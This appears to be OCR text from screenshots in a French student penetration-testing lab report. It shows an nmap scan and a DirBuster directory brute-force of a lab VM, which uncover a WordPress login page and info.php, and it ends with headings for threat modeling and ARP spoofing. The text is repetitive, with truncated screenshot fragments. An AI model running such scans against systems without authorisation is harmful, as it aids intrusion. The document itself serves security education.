

root@kali:~# nmap -sC -sV -oN sauvegarde.txt 192.168.100.171
Starting Nmap 7.70 (https://nmap.org) at 2020-04-04 18:59 EDT
Nmap scan report for 192.168.100.171
Host is up (0.00065s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
| 2048 cb:33:39:a3:63:ea:1f:66:48:d5:99:6c:be:4f:57:e9 (RSA)
| 256 63:48:9f:19:b8:4e:3f:ed:ee:ce:a1:3b:b5:3e:93:0c (ECDSA)
|_ 256 2e:1e:39:c7:24:50:9f:a9:5c:54:b7:fa:2a:ad:5f:ec (ED25519)
80/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: 404 Not Found
MAC Address: 00:0C:29:3B:93:AA (VMware)
Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 25.20 seconds
root@kali:~#
Command Prompt
C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428
C:\WINDOWS\system32>date
The current date is: Sat 04/04/2020
Enter the new date: (mm-dd-yy)
C:\WINDOWS\system32>

Dirbuster:



Open
sauvegarde.txt
~/
Save
Nmap 7.70 scan initiated Sat Apr 4 18:59:06 2020 as: nmap -sC -sV -oN sauvegarde.txt
192.168.100.171
Nmap scan report for 192.168.100.171
Host is up (0.00065s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open ssh   OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
| 2048 cb:33:39:a3:63:ea:1f:66:48:d5:99:6c:be:4f:57:e9 (RSA)
| 256 63:48:9f:19:b8:4e:3f:ed:ee:ce:a1:3b:b5:3e:93:0c (ECDSA)
|_ 256 2e:1e:39:c7:24:50:9f:a9:5c:54:b7:fa:2a:ad:5f:ec (ED25519)
80/tcp open http   Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: 404 Not Found
MAC Address: 00:0C:29:3B:93:AA (VMware)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Sat Apr 4 18:59:31 2020 -- 1 IP address (1 host up) scanned in 25.20 seconds
Command Prompt
C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428
C:\WINDOWS\system32>date
The current date is: Sat 04/04/2020
Enter the new date: (mm-dd-yy)
C:\WINDOWS\system32>


Kali-Linux-2018.2-vm-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Player
Applications
Places
com-sittinglittleduck-DirBuster-Start
Sat 20:51
Automatic suspend
Computer will suspend very soon because of inactivity.
wireshark_tp4.pcapng
mount-shared-folders.sh
start-vm-tools.sh
File Options About Help
Target URL (eg http://example.com:80/)
http://192.168.100.171:80/
Work Method
Number Of Thre
Select scanning
File with list of d
Char set
Select starting o
Brute Force D
Brute Force F
URL to fuzz - /te
Please Select The Directory/File List You Wish To Use
Look In: share
defaults
desktop-base
desktop-directories
dex2jar
dh-python
dict
dictionaries-common
dirb
dirbuster
distro-info
djvu
dnmap
dns
dnschef
dnsenum
dnsmap
File Name:
Files of Type: All Files
List Info
Select Command Prompt
C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428
C:\WINDOWS\system32>date
The current date is: Sat 04/04/2020
Enter the new date: (mm-dd-yy)
C:\WINDOWS\system32>


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://192.168.100.171:80/
Work Method
Number Of Threads
Select scanning type:
File with list of dirs/files
Char set
Select starting options:
Brute Force Dirs
Brute Force Files
URL to fuzz - /test.html?url={dir}.asp
Please Select The Directory/File List You Wish To Use
Look In: wordlists
apache-user-enum-1.0.txt
apache-user-enum-2.0.txt
directories.jbrofuzz
directory-list-1.0.txt
directory-list-2.3-medium.txt
directory-list-2.3-small.txt
directory-list-lowercase-2.3-medium.txt
directory-list-lowercase-2.3-small.txt
File Name:
Files of Type: All Files
Select
List Info
Browse
Use GET requests only
Auto Switch (HEAD and GET)
10 Threads
Go Faster
List based brute force
Pure Brute Force
/usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-small.txt
a-zA-Z0-9%20-_
Min length
Max Length
Standard start point
URL Fuzz
Be Recursive
Dir to start with
Use Blank Extension
File extension
php
Select Command Prompt
C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428
C:\WINDOWS\system32>date
The current date is: Sat 04/04/2020
Enter the new date: (mm-dd-yy)
C:\WINDOWS\system32>
root@kali: ~



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
http://192.168.100.171:80/
Scan Information Results - List View: Dirs: 22 Files: 31 Results - Tree View Errors: 11
Testing for dirs in /
Testing for files in / with extention .php
Testing for dirs in /cgi-bin/
Testing for files in /cgi-bin/ with extention .php
Testing for dirs in /icons/
Testing for files in /icons/ with extention .php
2%
Current speed: 0 requests/sec
Average speed: (T) 345, (C) 0 requests/sec
Parse Queue Size: 0
Total Requests: 41506/3755070
Current number of running threads: 10
Change
Time To Finish: ~
Back
Pause
Stop
DirBuster Stopped
/app/wp-content/uploads/2019/american-c
root@kali: ~
ee:ce:a1:3b:b5:3e:93:0c (ECDSA)
5c:54:b7:fa:2a:ad:5f:ec (ED2551
d 2.4.6 ((CentOS) PHP/5.4.16)
.6 (CentOS) PHP/5.4.16
VMware)
ase report any incorrect results
up) scanned in 25.20 seconds
8.100.171
Select Command Prompt
C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428
C:\WINDOWS\system32>date
The current date is: Sat 04/04/2020
Enter the new date: (mm-dd-yy)
C:\WINDOWS\system32>


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
http://192.168.100.171:80/
Scan Information Results - List View: Dirs: 22 Files: 31 Results - Tree View Errors: 11
Type Found Response Size
File /app/info.php 200 192
Dir /app/wp-content/ 200 183
File /app/wp-content/index.php 200 183
Dir /app/wp-content/themes/ 200 183
File /app/wp-content/themes/index.php 200 183
Dir /app/wp-content/uploads/ 200 1318
Dir /app/wp-content/uploads/2018/ 200 1124
Dir /app/wp-content/uploads/2019/ 200 1124
Dir /app/wp-content/uploads/2018/03/ 200 170
Dir /app/wp-content/uploads/2019/04/ 200 928
File /app/wp-login.php 200
Dir /app/wp-content/plugins/ 200
Dir /app/wp-includes/ 200
File /app/wp-content/plugins/index.php 200
Current speed: 0 requests/sec
Average speed: (T) 345, (C) 0 requests/sec
Parse Queue Size: 0
Total Requests: 41506/3755070
Current number of running threads: 10
Change
Time To Finish: ~
Back
Pause
Stop
root@kali: ~
ee:ce:a1:3b:b5:3e:93:0c (ECDSA
5c:54:b7:fa:2a:ad:5f:ec (ED255
d 2.4.6 ((CentOS) PHP/5.4.16)
.6 (CentOS) PHP/5.4.16
VMware)
ase report any incorrect resul
up) scanned in 25.20 seconds
8.100.171
Select Command Prompt
C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428
C:\WINDOWS\system32>date
The current date is: Sat 04/04/2020
Enter the new date: (mm-dd-yy)
C:\WINDOWS\system32>



OWASP DirBuster 1.
File Options About Help
http://192.168.100.171:80/
Scan Information Results - List View: Dirs: 22
Type Found
Dir /app/
File /app/index.php
File /app/info.php
Dir /app/wp-content/
File /app/wp-content/index.php
Dir /app/wp-content/languages/
Current speed: 0 requests/sec
Average speed: (T) 345, (C) 0 requests/sec
Parse Queue Size: 0
Total Requests: 41506/3755070
Time To Finish: ~
momo le chien – Un site utilisant WordPress -
404 Not Found
http://192.1...nt/index.php
http://192.1...nt/index.php
momo le
192.168.100.171/app/
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB
MOMO LE C
Un site utilisant WordPress
Select Command Prompt
C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428
C:\WINDOWS\system32>date
The current date is: Sat 04/04/2020
Enter the new date: (mm-dd-yy)
C:\WINDOWS\system32>
192.168.100.171/app/wp-login.php
Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
Nom d'utilisateur ou adresse de courriel
Mot de passe
Se souvenir de moi
Se connecter
Mot de passe oublié?
Command Prompt
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428
C:\WINDOWS\system32>date
The current date is: Mon 04/06/2020
Enter the new date: (mm-dd-yy)
C:\WINDOWS\system32>


2.3 Threat modeling


Exécution du ARP Spoofing

